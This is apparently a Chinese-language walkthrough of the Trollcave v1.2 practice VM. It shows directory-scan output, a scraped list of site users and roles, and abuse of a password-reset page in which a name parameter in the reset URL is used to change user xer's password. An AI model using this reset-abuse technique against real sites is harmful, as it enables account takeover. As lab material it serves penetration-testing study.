
trollcave-v1-2
trollcave-v1-2
1 信息收集

1.1 端口扫描
1.2 后台目录扫描
Target: http://192.168.0.3/

[20:20:34] Starting:

[20:20:37] 200 -    2KB - /404

[20:20:37] 200 -    2KB - /404.html

[20:20:37] 200 -    1KB - /500

[20:20:50] 200 -    0B  - /favicon.ico

[20:20:54] 200 -    2KB - /login.jsp

[20:20:54] 200 -    2KB - /login.aspx

[20:20:54] 200 -    2KB - /login.php

[20:20:54] 200 -    2KB - /login

[20:20:54] 200 -    2KB - /login.cgi

[20:20:54] 200 -    2KB - /login.html

[20:20:54] 500 -   48B  - /login.json

[20:20:54] 200 -    2KB - /login.rb

[20:20:54] 200 -    2KB - /login.pl

[20:20:54] 200 -    2KB - /login.htm

[20:20:54] 200 -    2KB - /login.asp

[20:20:54] 200 -  707B  - /login.js

[20:20:54] 200 -    2KB - /login.py

[20:20:54] 200 -    2KB - /login.wdm%20

[20:20:54] 200 -    2KB - /login.shtml

[20:20:54] 200 -    2KB - /login/

[20:20:54] 200 -    2KB - /login.srf

[20:21:00] 200 -  202B  - /robots.txt

Task Completed
没东东
1.3 收集网站相关信息

1.3.1 收集网站用户名与角色信息
Username,Level,Info


King,Superadmin,:)

dave,Admin,nah lol

dragon,Admin,Over fire and over stone / Over water and over bone / Shining out like jewels of light / On a sheet of purest night

coderguy,Admin,;)

cooldude89,Moderator,i am the dankest

Sir,Moderator,It's super secure

Q,Moderator,Your normal password

teflon,Moderator,swordfish

TheDankMan,Regular member,420

artemus,Regular member,garden

MrPotatoHead,Regular member,you know...

Ian,Regular member,a

kev,Member,mother's maiden name

notanother,Member,(:

anybodyhome,Member,no one is

onlyme,Member,It is what it is

xer,Member,fave pronoun
1.3.2 收集博客信息
发现该网站将部署
password_resets功能
尝试使用此路径登录password_resets


看看度娘怎么说
跳转到首页
成功访问

http://192.168.0.3/password_resets/new.html

果断修改King的密码
提示当前只能修改普通用户的密码
尝试修改xer,出现一个url地址

浏览器中打开:
http://192.168.0.3/password_resets/edit.Ktz2buYVXW6AbenTOkwr_w?name=xer
尝试修改密码,提示修改成功:Admin12345
